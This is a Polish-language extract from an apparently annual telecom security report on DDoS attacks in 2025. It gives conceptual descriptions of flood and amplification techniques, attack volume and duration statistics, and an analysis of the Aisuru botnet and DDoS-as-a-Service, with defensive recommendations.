
- memcached Amplification – port UDP/11211,
- NetBIOS Amplification – port UDP/137 lub port UDP/138,
- RIPv1 Amplification – port UDP/520,
- Microsoft SQL Resolution Service (MS SQL RS) – port UDP/1434,
- CHARGEN – port UDP/19.

Warto odnotować również, że w roku 2025 w dalszym ciągu obserwowaliśmy zwiększoną liczbę ataków z wykorzystaniem protokołu tunelowania GRE (Generic Routing Encapsulation).

Od połowy roku 2025 nastąpił wyraźny spadek ataków DNS Amplification oraz związanych z nimi ataków UDP Fragmentation.

W dalszym ciągu obserwujemy wzrost ataków złożonych, wielowektorowych, wykorzystujących techniki związane z TCP SYN, TCP RST oraz TCP ACK, co łączy się bezpośrednio z ich trudniejszym wykryciem oraz łagodzeniem. Często tego typu techniki wykorzystywane są w atakach carpet bombing.

W rozkładzie występowania ataków DDoS carpet bombing widać wyraźny wzrost w grudniu oraz częstsze ich występowanie w pierwszych miesiącach roku 2025.



Opisy rodzajów ataków

IP Fragmentation

Atak polegający na przesyłaniu przez atakującego dużych pakietów (powyżej 1500 bajtów). Zważywszy na konieczność ponownego połączenia zdefragmentowanych pakietów na urządzeniu końcowym, niezbędne jest wykorzystanie dodatkowych zasobów procesora, co obciąża system komputerowy.

Reflected DDoS

Inaczej atak odbity, czyli metoda wykorzystująca podatności protokołów w komunikacji sieciowej. W celu wzmocnienia (amplifikacji) użyte mogą być podatności takich protokołów, jak: UDP, DNS, NTP czy CLDAP. Ataki typu Reflection/Amplification (odbicie-wzmocnienie) zazwyczaj wykorzystują protokół UDP i usługi, które nie weryfikują źródłowego adresu IP przychodzących pakietów (np. DNS, NTP). Atakujący najpierw generuje fałszywy pakiet ze źródłowym adresem IP wskazującym na ofiarę (cel ataku) i wysyła go do tych usług (reflektor), co skutkuje dużą odpowiedzią (wzmocnieniem) wysłaną do ofiary. Ataki TCP Reflection/Amplification działają w podobny sposób, wysyłając sfalszowane pakiety TCP SYN do reflektora. Pomimo że rozmiar pakietu dostarczonego do ofiary może być nieznacznie większy niż pakiet wysłany przez atakującego, bazują na tym, że reflektor potrafi wysłać do ofiary wiele odpowiedzi SYN-ACK w krótkich odstępach czasu, jeśli nie otrzyma końcowego ACK uzgadniania, powodując wzmocnienie. Liczba oraz częstotliwość wysyłanych odpowiedzi (SYN-ACK) może być różna w zależności od urządzenia i usług, zależna m.in. od używanego systemu operacyjnego, ustawień konfiguracyjnych. Retransmisja może jednak ustać po otrzymaniu pakietu RST od ofiary w odpowiedzi na zapytanie, którego nie była inicjatorem. Z tego względu ta technika często jest wykorzystywana

w atakach typu carpet bombing, polegających na równoczesnym atakowaniu wielu IP czy całych sieci/podsiaci, a nie tylko pojedynczego IP. W podsiaci często znajdują się również adresy IP, które są routowalne, ale nie obsługują żadnych usług (wtedy nie odpowiadzą pakietem RST bądź ICMP).

DNS Flood

Atak polega na wysyłaniu dużej liczby zapytań DNS do zasobów ofiary w celu jej wyczerpania.

ICMP Flood

Technika polegająca na przesłaniu niestandardowej liczby dużych pakietów ICMP w celu „zalanía” sieci komputerowej ofiary. Zazwyczaj przy tym ataku wykorzystuje się sieć przejętych urządzeń (botów). W wyniku operacji, następuje ograniczenie przepustowości sieci i zablokowanie usług.

TCP SYN / TCP RST / TCP ACK Flood

Ataki oparte na podatności three-way handshake, procedury nawiązywania połączenia wykorzystywanej w protokole TCP. Zalewanie atakowanego hosta pakietami TCP z ustawioną flagą synchronizacji (SYN), resetowaniem połączenia (RST) czy potwierdzenia (ACK). Przykładowo w ataku SYN Flood atakujący wysyła na porty TCP flagę SYN, która służy do inicjowania połączenia pomiędzy hostem źródłowym a docelowym. Następnie system atakowanego odpowiada wiadomością SYN-ACK, która otwiera port i czeka na potwierdzenie nawiązania połączenia – czeka na flagę ACK od atakującego. Flaga jednak nie jest przesyłana, przez co połączenie nigdy nie jest ustanawiane, ale przez określony czas ofiara oczekuje na potwierdzenie, co wykorzystuje jej zasoby.

Jak bronić się, a raczej jak nie uczestniczyć w atakach Reflected DDoS:

- wyłączyć usługę wszędzie tam, gdzie nie jest potrzebna;
- nie udostępniać usługi wszystkim użytkownikom, jeśli nie jest to konieczne;
- korzystać z możliwie najnowszej wersji protokołu.

Choć istnieje wiele metod ochrony przed DDoS, duże ataki wolumetryczne mogą zostać zmitygowane jedynie na poziomie ISP bądź przy wsparciu specjalistycznych firm „ukrywających” chronione serwisy za swoją infrastrukturą. W takiej sytuacji ograniczenie skutków następuje dzięki geograficznemu rozproszeniu węzłów, filtrowaniu złośliwego ruchu oraz łączom o dużej przepustowości.


Wolumen oraz czas trwania ataków DDoS

Siła ataków DDoS

Średnia wielkość szczytowego natężenia ataku DDoS zaobserwowana w sieci Orange Polska osiągnęła poziom ponad 4,4 Gbps (ponad 7,2 Gbps w roku 2024). Z kolei największa odnotowana wartość natężenia ruchu w szczycie ataku to ok. 1,5 Tbps (przy niemal 586 Gbps w 2024 roku). **Utrzymuje się tendencja wzrostowa na przestrzeni ostatnich lat, jeśli chodzi o wielkość ataków, przy jednoczesnym występowaniu ataków bardziej wyrafinowanych/złożonych, dopasowanych do rozpoznanego celu ataku (w tym carpet bombing), w których o ich dotkliwości nie stanowi liczba, tylko jak największa siła.** Na wzrost siły ataków wpływ mają nie tylko szybsze łącza internetowe, ale też przystępna cena ataków DDoS na czarnym rynku oraz w dużym stopniu wykorzystywanie technik wzmocnionego odbicia i botnetów bazujących na urządzeniach internetu rzeczy.

Wolumen ataków DDoS


2025 2024



W rozkładzie procentowym wolumenów ataków, w porównaniu do roku 2024 zaobserwowano wyraźny wzrost w przedziale 0,5–2 Gbps (o 5,5 pp.), w przedziale 0,2–5 Gbps (o 5,2 pp.) oraz nieznaczny wzrost ataków o sile poniżej 0,2 Gbps (o 2,7 pp.). W pozostałych grupach nastąpił spadek udziału ataków, największy w grupie ataków o sile powyżej 10 Gbps (o 7,4 pp.), w przedziale 5–10 Gbps (o 3,7 pp.), natomiast w grupie ataków o sile w przedziale 2–5 Gbps nastąpił nieznaczny spadek (o 2,5 pp.).

Wolumen ataków DDoS

— Maksymalna szczytowa wielkość ataku [Gbps]




Czas trwania ataków DDoS

Podobnie jak w latach poprzednich, w roku 2025 utrzymuje się trend wskazujący na coraz krótszy czas trwania ataków. Rozkład grup czasu trwania ataków DDoS jest bardzo zbliżony do roku 2024. **Zdecydowana większość zarejestrowanych alertów, podobnie jak w 2024 roku, trwała poniżej 10 minut** (ponad 90% wszystkich – nieznaczny spadek o 2,2 pp. w stosunku do roku 2024). Średni czas trwania wszystkich zarejestrowanych alertów wyniósł w 2025 roku ponad 9 minut (w roku 2024 było to niespełna 8 minut).

Czas trwania ataków DDoS

2025 2024







Światowy krajobraz ataków DDoS

Analiza taktyczno-strategiczna

// Ireneusz Tarnowski

Rok 2025 potwierdził, że ataki typu Distributed Denial of Service stały się jednym z najbardziej stabilnych, a jednocześnie najszybciej ewoluujących narzędzi oddziaływania w cyberprzestrzeni. Dane publikowane w raportach rocznych przez Cloudflare, NETSCOUT, Akamai oraz Gcore wskazują, że liczba obsługiwanych incydentów DDoS w skali globalnej liczona była w dziesiątkach milionów. Szczególnie dynamiczny wzrost dotyczył ataków o bardzo wysokiej intensywności oraz kampanii wielowektorowych, prowadzonych w sposób ciągły, z wykorzystaniem mechanizmów adaptacyjnych. DDoS funkcjonował równolegle jako narzędzie cyberprzestępcze, środek presji ekonomicznej oraz komponent operacji politycznych i informacyjnych, coraz częściej zsynchronizowanych z wydarzeniami o znaczeniu międzynarodowym.

Jednym z najbardziej charakterystycznych zjawisk tego okresu była normalizacja ataków hiperwolumetrycznych, w których wolumen ruchu przekraczał 10 Tbps, a w skrajnych przypadkach sięgał niemal 30 Tbps. Incydenty tej klasy przestały być pojedynczymi anomalią, a zaczęły pojawiać się jako element zaplanowanych kampanii testujących granice wydajności infrastruktury operatorskiej oraz systemów mitygacji opartych na sieciach CDN. Równolegle obserwowano gwałtowny wzrost ataków aplikacyjnych, generujących setki milionów żądań HTTP(S) na sekundę, których skuteczność wynikała nie z wysycenia łączy, lecz z eksploatacji kosztownych ścieżek przetwarzania po stronie serwera, w tym obsługi sesji, mechanizmów TLS oraz zaplecza aplikacyjnego.

Od strony technicznej rok 2025 przyniósł wyraźne odejście od jednowektorowych floodów na rzecz ataków wielowarstwowych, łączących techniki wolumetryczne, protokołowe i aplikacyjne w ramach jednej kampanii. Powszechnie obserwowano kombinacje SYN flood, ACK flood i UDP flood z wyspecjalizowanymi atakami HTTP/2, HTTP POST oraz nadużyciami mechanizmów TLS, takimi jak renegocjacja czy kosztowne handshake'i. Coraz częściej stosowano również techniki typu carpet bombing, polegające na równomiernym rozpraszaniu ruchu po bardzo szerokim zakresie adresów IP celu, co znacząco utrudniało skuteczne filtrowanie i wymuszało reakcje na poziomie całych prefiksów sieciowych.

Istotnym trendem była także wyraźna poprawa jakości ruchu atakującego. Boty coraz skuteczniej emulowały zachowanie legalnych użytkowników, korzystając z pełnych stosów TCP/IP, poprawnej obsługi cookies, realistycznych nagłówek HTTP oraz zgodnych ze standardami implementacji TLS. W wielu kampaniach obserwowano dynamiczną adaptację parametrów ataku w odpowiedzi na działania obronne, w tym zmianę wektorów, częstotliwości żądań i profili ruchu w trakcie trwania incydentu. Raporty branżowe wskazują również na pierwsze praktyczne eksperymenty z automatyzacją inspirowaną uczeniem maszynowym, szczególnie w zakresie omijania mechanizmów rate limiting oraz identyfikowania punktów nasycenia infrastruktury ofiary.

Centralną rolę w ekosystemie DDoS nadal odgrywały botnety, przy czym ich struktura poddana była dalszej specjalizacji. Obok klasycznych wariantów bazujących na Mirai i jego pochodnych coraz większe znaczenie miały botnety, których budowa oparta jest na urządzeniach IoT nowej generacji, takich jak: kamery IP, routery SOHO, rejestratory wideo, inteligentne telewizory oraz urządzenia klasy Android TV. **Szczególną uwagę zwrócono na botnety takie jak Aisuru oraz infrastrukturę powiązaną z rodziną KimWulf, które były wykorzystywane do jednych z największych znanych ataków aplikacyjnych w 2025 roku. Kampanie te charakteryzowały się ekstremalnymi liczbami żądań HTTP przy relatywnie niskim wolumenie pakie-**


Największe światowe ataki DDoS 2025 roku

1. Rekordowy atak o wolumenie 31,4 Tbps, przeprowadzony pod koniec 2025 roku z wykorzystaniem botnetu Aisuru/KimWulf w ramach kampanii określanej jako „The Night Before Christmas”.
2. Atak o sile 29,7 Tbps z wykorzystaniem Aisuru, oparty na kilku milionach zainfekowanych urządzeń IoT, w tym routerów i kamer IP.
3. Kampania o wolumenie 7,3 Tbps trwająca 45 sekund, wymierzona w dostawcę hostingu w maju 2025 roku, wykorzystująca dziesiątki tysięcy portów docelowych i ponad 100 tysięcy adresów źródłowych.

towym, skutecznie omijając tradycyjne mechanizmy ochrony skoncentrowane na przepustowości.

Równolegle obserwowano dalszy rozwój modelu DDoS-as-a-Service, który znacząco obniżył próg wejścia dla zleceniodawców ataków. Umożliwiło to prowadzenie zaawansowanych kampanii aktorom o ograniczonych kompetencjach technicznych i sprzyjało proliferacji (namnażaniu) ataków motywowanych ideologicznie oraz politycznie. Prorosyjskie kolektywy, takie jak No-Name057(16), utrzymały wysoką aktywność operacyjną, prowadząc regularne kampanie wymierzone w cele rządowe, medialne i infrastrukturalne państw wspierających Ukrainę. Choć ataki te często miały charakter krótkotrwały, cechowały je wysoka powtarzalność oraz precyzyjny dobór celów, co jednoznacznie wskazuje na ich rolę jako narzędzia presji informacyjnej.

Aisuru i nowe generacje botnetów DDoS



Botnet Aisuru reprezentuje dojrzałą fazę ewolucji infrastruktury DDoS, w której kluczową rolę przestaje odgrywać wolumen surowego ruchu sieciowego, a decydujące znaczenie zyskuje precyzja oddziaływania na warstwę aplikacyjną. W przeciwieństwie do wcześniejszych generacji botnetów, skoncentrowanych na prostych mechanizmach typu SYN flood czy UDP amplification, Aisuru został zaprojektowany jako platforma zdolna do generowania masowych, semantycznie poprawnych żądań HTTP(S), które aktywują kosztowne operacje po stronie serwera, takie jak: parsowanie zapytań, obsługa sesji, generowanie odpowiedzi dynamicznych czy interakcje z zapleczem bazodanowym. Tego typu ataki skutecznie omijają klasyczne systemy ochrony oparte na progach przepustowości oraz statycznych regułach zapór sieciowych, ponieważ pojedyncze instancje ruchu nie wykazują anomalii na poziomie pakietowym ani protokołowym.

Architektura Aisuru wskazuje na odejście od monolitycznego modelu botnetu na rzecz podejścia modularnego, w którym poszczególne komponenty odpowiadają za odrębne funkcje operacyjne, takie jak: dystrybucja poleceń, zarządzanie kampaniami, rotacja parametrów ataku czy adaptacja do mechanizmów obronnych ofiary. Mechanizmy C2 obserwowane w podobnych kampaniach coraz częściej wykorzystywały efemeryczne kanały komunikacyjne, takie jak **dead drops*** czy **domain fronting****, lub dynamicznie rekonfigurowane domeny, co znacząco utrudniało ich neutralizację poprzez klasyczne działania typu sinkholing. Istotnym elementem jest również zdolność botnetu do szybkiej zmiany charakterystyki ruchu w trakcie trwania ataku, w tym manipulowania nagłówkami HTTP, kolejnością żądań czy czasem odpowiedzi, co pozwala

Obserwowano dalszy rozwój modelu DDoS-as-a-Service, który znacząco obniżył próg wejścia dla zleceniodawców ataków. Umożliwiło to prowadzenie zaawansowanych kampanii aktorom o ograniczonych kompetencjach technicznych i sprzyjało proliferacji (namnażaniu) ataków motywowanych ideologicznie oraz politycznie.

na omijanie systemów opartych na sygnaturach i uproszczonych modelach behawioralnych.

Źródło mocy obliczeniowej Aisuru stanowią głównie zainfekowane urządzenia konsumenckie, w szczególności sprzęt multimedialny i urządzenia mobilne oparte na systemie Android, które łączą w sobie stałą dostępność sieciową, ograniczone mechanizmy zabezpieczeń oraz naturalną zmienność adresacji IP. Tego typu węzły generują ruch trudny do jednoznacznego odróżnienia od ruchu legalnych użytkowników końcowych, zwłaszcza w przypadku usług internetowych o globalnym zasięgu. Z punktu widzenia operatorów botnetu istotną przewagą jest również fakt, że kompromitacja takich urządzeń rzadko jest

* dead drops - ukryty punkt wymiany danych pomiędzy zainfekowanym systemem a operatorem malware, w którym komunikacja odbywa się pośrednio – bez bezpośredniego połączenia z serwerem C2. W cyberoperacjach używa się publicznych usług internetowych. Typowe przykłady dead dropów: komentarze w serwisach internetowych (np. blog, forum), pliki w usługach typu GitHub / Pastebin, posty lub obrazy w mediach społecznościowych, dokumenty w chmurze, rekordy DNS lub inne publiczne repozytoria danych.

** domain fronting - technika ukrywania rzeczywistego serwera docelowego komunikacji poprzez wykorzystanie infrastruktury dużych dostawców usług chmurowych lub CDN. Mechanizm polega na rozdzieleniu domeny widocznej w zapytaniu sieciowym od faktycznej domeny, do której trafia żądanie na poziomie aplikacyjnym.

wykrywana przez właścicieli, co umożliwia długotrwałe utrzymanie infrastruktury atakującej bez konieczności częstego reinfekowania zasobów.

Postrzeganie Aisuru w kategoriach pojedynczego botnetu prowadzi do uproszczeń, które nie oddają rzeczywistej natury współczesnych zagrożeń DDoS. W praktyce mamy do czynienia z procesem platformizacji, w którym infrastruktura atakująca przestaje być przypisana do jednego aktora, jednej kampanii czy jednego zestawu technik, a zaczyna funkcjonować jako wielofunkcyjna platforma usługowa. Oznacza to, że ta sama infrastruktura może jednego dnia obsługiwać masowy atak aplikacyjny motywowany finansowo, a kolejnego zostać użyta do krótkotrwałej, demonstracyjnej kampanii hakywistycznej lub jako element presji informacyjnej towarzyszącej wydarzeniom politycznym.

Kluczowym elementem tej ewolucji jest rozdzielenie warstwy sterowania, warstwy wykonawczej oraz warstwy „biznesowej” botnetu. Operatorzy platform takich jak Aisuru coraz częściej koncentrują się na utrzymaniu i rozwoju infrastruktury technicznej, podczas gdy same kampanie są inicjowane przez zewnętrznych zleńców. W tym modelu botnet staje się odpowiednikiem chmurowej usługi obliczeniowej, w której klient nie musi znać szczegółów implementacyjnych ani sposobu kompromitacji urządzeń końcowych. Wystarczające jest określenie parametrów ataku, takich jak: typ celu, czas trwania czy preferowany profil ruchu, a reszta realizowana jest automatycznie przez warstwę orkiestracji platformy.

Integracja z modelem DDoS-as-a-Service dodatkowo wzmacnia tę tendencję, ponieważ wymusza na operatorach botnetów projektowanie infrastruktury w kategoriach dostępności i jakości usługi. Mechanizmy redundancji, dynamicznego skalowania liczby węzłów, rotacji źródeł ruchu czy automatycznego dostosowywania się do reakcji obronnych przestają być opcjonalne, a stają się czynnikiem przewagi konkurencyjnej na podziemnym rynku. W efekcie botnety takie jak Aisuru są stale optymalizowane pod kątem odporności na zakłócenia, w tym:

Botnety takie jak Aisuru są stale optymalizowane pod kątem odporności na zakłócenia, w tym: przejmowanie serwerów C2, blokowanie prefiksów IP czy wdrażanie filtracji na poziomie CDN. Platforma nie tylko generuje ruch, ale również monitoruje skuteczność ataku i wprowadza korekty w czasie rzeczywistym.

przejmowanie serwerów C2, blokowanie prefiksów IP czy wdrażanie filtracji na poziomie CDN. Platforma nie tylko generuje ruch, ale również monitoruje skuteczność ataku i wprowadza korekty w czasie rzeczywistym.

Od strony technicznej rok 2025 przyniósł wyraźne odejście od jednowektorowych floodów na rzecz ataków wielowarstwowych, łączących techniki wolumetryczne, protokołowe i aplikacyjne w ramach jednej kampanii.

Z perspektywy krajobrazu zagrożeń szczególnie istotne jest to, że platformizacja DDoS prowadzi do zatarcia granic pomiędzy cyberprzestępczością, hakywizmem a działaniami o charakterze państwowym lub parapaństwowym. Ta sama infrastruktura może być wykorzystywana przez podmioty o zupełnie odmiennych motywacjach, co znacząco utrudnia atrybucję i ocenę intencji atakującego. Dla obrońców oznacza to, że analiza techniczna samego ataku coraz rzadziej pozwala na jednoznaczne wnioskowanie o jego kontekście strategicznym, ponieważ narzędzie i sposób realizacji nie są już unikalnym wyróżnikiem konkretnej grupy.

W szerszym ujęciu platformy takie jak Aisuru sygnalizują przesunięcie DDoS z poziomu incydentalnego narzędzia zakłóceń do roli stałego komponentu operacji hybrydowych. Ataki przestają być jednorazowym zdarzeniem, a zaczynają pełnić funkcję wspierającą inne działania, takie jak: kampanie dezinformacyjne, próby wymuszeń, presja ekonomiczna czy odwracanie uwagi od równoległe prowadzonych operacji ofensywnych. Platformizacja sprawia, że DDoS staje się usługą łatwo dostępną, przewidywalną w skutkach i możliwą do precyzyjnego zaplanowania, co fundamentalnie zmienia jego rolę w nowoczesnym ekosystemie zagrożeń.

Z perspektywy kierunku rozwoju zagrożeń Aisuru potwierdza, że skuteczność ataków DDoS coraz rzadziej zależy od ekstremalnych parametrów ruchu, a coraz częściej od zdolności do precyzyjnego modelowania zachowań legalnych użytkowników i eksploatawania kosztownych ścieżek przetwarzania po stronie aplikacji. Dla obrońców oznacza to konieczność odejścia od reaktywnego podejścia opartego wyłącznie na filtracji wolumetrycznej i przejścia w stronę głębokiej analizy kontekstowej ruchu, korelacji zdarzeń na poziomie aplikacyjnym oraz ciągłego dostosowywania mechanizmów ochronnych do dynamicznie zmieniających się technik ataku. W tym sensie botnety takie jak Aisuru wyznaczają kierunek, w którym DDoS staje się problemem nie tylko sieciowym, lecz przede wszystkim systemowym i architektonicznym.

Ataki DDoS z perspektywy sektora telekomunikacyjnego

Z perspektywy sektora telekomunikacyjnego zagrożenie atakami DDoS nie jest postrzegane wyłącznie jako problem wolumenu ruchu, lecz jako test odporności całej architektury sieciowej. Operatorzy telekomunikacyjni, w szczególności dysponujący rozległą infrastrukturą szkieletową, działając w modelu hierarchicznym, który z jednej strony wymaga precyzyjnego zarządzania punktami agregacji, z drugiej jednak umożliwia skuteczną kontrolę, obserwowalność i segmentację ruchu na poziomie niedostępnym dla wielu dostawców usług cyfrowych. Rdzeń sieci, agregujący ruch z sieci dostępowych, tranzytowych i peeringowych, jest projektowany z myślą o nadmiarowości, kontroli przepływów oraz zdolności do izolowania anomalii bez utraty ciągłości usług.

W przeciwieństwie do środowisk opartych wyłącznie na rozproszonych centrach danych architektura operatorska pozwala na wdrażanie mechanizmów ochronnych bezpośrednio w płaszczyźnie transportowej i sterującej. Oznacza to, że nawet precyzyjne i niskowolumenowe kampanie DDoS, które w innych modelach infrastrukturalnych mogłyby pozostać niewidoczne, w sieciach operatorskich są coraz częściej identyfikowane na wczesnym etapie dzięki korelacji danych z wielu warstw infrastruktury.

Istotną przewagą operatorów telekomunikacyjnych jest możliwość traktowania bezpieczeństwa jako integralnej cechy sieci, a nie dodatku do konkretnej aplikacji. Mechanizmy routingu, systemy DNS, płaszczyzna sygnalizacyjna oraz infrastruktura transportowa są objęte spójnymi politykami ochronnymi, które uwzględniają zarówno klasyczne scenariusze wolumetryczne, jak i bardziej subtelne próby destabilizacji zachowania sieci. W praktyce oznacza to, że nawet w przypadku podwyższonego obciążenia sieć jest w stanie utrzymać stabilność tras, ograniczyć propagację zakłóceń oraz zachować przewidywalność działania kluczowych usług.

